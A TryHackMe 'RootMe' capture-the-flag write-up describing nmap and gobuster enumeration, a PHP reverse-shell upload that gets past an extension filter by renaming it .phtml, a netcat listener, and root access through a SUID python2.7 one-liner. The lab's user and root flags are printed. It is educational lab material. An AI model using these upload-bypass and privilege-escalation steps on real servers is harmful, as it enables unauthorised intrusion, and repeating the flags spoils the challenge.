TryHackMe - RootMe Hack Machine Writeup

Rúben Costa

April 3, 2026

1 Introduction

This report describes the process of compromising a target machine by performing reconnaissance, enumeration, exploitation, and privilege escalation. The objective was to obtain both user and root flags.

2 Methodology

2.1 Reconnaissance

During the initial phase, a network scan was performed using **nmap** to identify open ports and services running on the target machine.

```
nmap -sVC -A 10.128.186.146
```

```
┌──$ nmap -sVC -A 10.128.186.146
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 17:07 +0000
Nmap scan report for 10.128.186.146
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2d:8d:dd:1b:5e:40:76:4d:79:72:60:d1:51:61:73:c9 (RSA)
|   256 4a:a1:1a:b5:91:2c:14:2d:74:8a:87:ac:28:06:15:36 (ECDSA)
|_  256 1e:71:da:a2:19:a7:f9:70:a0:a5:72:e1:93:1b:79:70 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: HackIT - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=4/2%OT=22%CT=1%CU=43648%PV=Y%DS=3%DC=T%G=Y%TM=69CEA288
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10F%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%C
OS:I=Z%II=I%TS=A)SEQ(SP=FD%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FD%GCD=
OS:1%ISR=10F%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8N
OS:NT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3%W3
OS:=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%CC=Y
OS:%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   38.15 ms 192.168.128.1
2   ...
3   38.20 ms 10.128.186.146

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.61 seconds
```

Figure 1: Nmap scan results


The scan revealed two open services:

- SSH (Port 22)
- HTTP (Port 80)

2.2 Enumeration

During the enumeration phase, directory brute-forcing was performed using Gobuster to discover hidden directories and files on the web server.

```
gobuster dir -u http://10.128.186.146 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x txt,php,sh,bak,html,old -t 40
```



```
└─$ gobuster dir -u http://10.128.186.146/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,ph
p,sh,bak,html,old -t 40
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.128.186.146/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              bak,html,old,txt,php,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.php            (Status: 200) [Size: 616]
uploads              (Status: 301) [Size: 318] [--> http://10.128.186.146/uploads/]
css                  (Status: 301) [Size: 314] [--> http://10.128.186.146/css/]
js                   (Status: 301) [Size: 313] [--> http://10.128.186.146/js/]
panel                (Status: 301) [Size: 316] [--> http://10.128.186.146/panel/]
```

Figure 2: Gobuster results

A directory named `/panel` was discovered. This directory contained a file upload functionality, which became the primary attack vector.

3 Exploitation

To exploit the file upload functionality, a PHP reverse shell was used. The script was obtained from the following repository:

```
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-
    shell.php
```

After downloading the script, the attacker's IP address and port were configured in the file to establish a reverse connection.

Since the application did not allow uploading files with a `.php` extension, the file was renamed to use the `.phtml` extension, successfully bypassing the restriction.




Figure 3: Upload panel

A Netcat listener was then started on the attacker's machine:

```
nc -lvnp 1234
```

The uploaded file was stored in the `/uploads` directory. Upon accessing the file through the browser, a reverse shell connection was successfully established.




Figure 4: Executing uploaded payload




Figure 5: Reverse shell connection

The shell was upgraded to a fully interactive TTY using:

```
python -c "import pty; pty.spawn('/bin/bash')"
```

To locate the user flag, a search was performed across the filesystem:

```
find / -name user.txt 2>/dev/null
```

The file was found in the `/var/www` directory.




Figure 6: User flag

User flag:

```
THM{y0u_g0t_a_sh3ll}
```

4 Privilege Escalation

To identify potential privilege escalation vectors, SUID binaries were enumerated:

```
find / -perm -4000 2>/dev/null
```




Figure 7: SUID binaries

A SUID-enabled binary was identified at `/usr/bin/python2.7`, which is known to be exploitable for privilege escalation.

Based on known techniques, the following command was executed:

```
python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

This successfully spawned a root shell.




Figure 8: SUID binaries

Finally, the root flag was retrieved:

```
cat /root/root.txt
```

Root flag:

```
THM{pr1v1l3g3_3sc4l4t10n}
```

5 Conclusion

This challenge demonstrated the risks associated with insecure file upload mechanisms and improper server-side validation. By bypassing file extension restrictions, it was pos-

sible to achieve remote code execution.

Furthermore, the presence of a misconfigured SUID binary allowed full privilege escalation, ultimately leading to complete system compromise.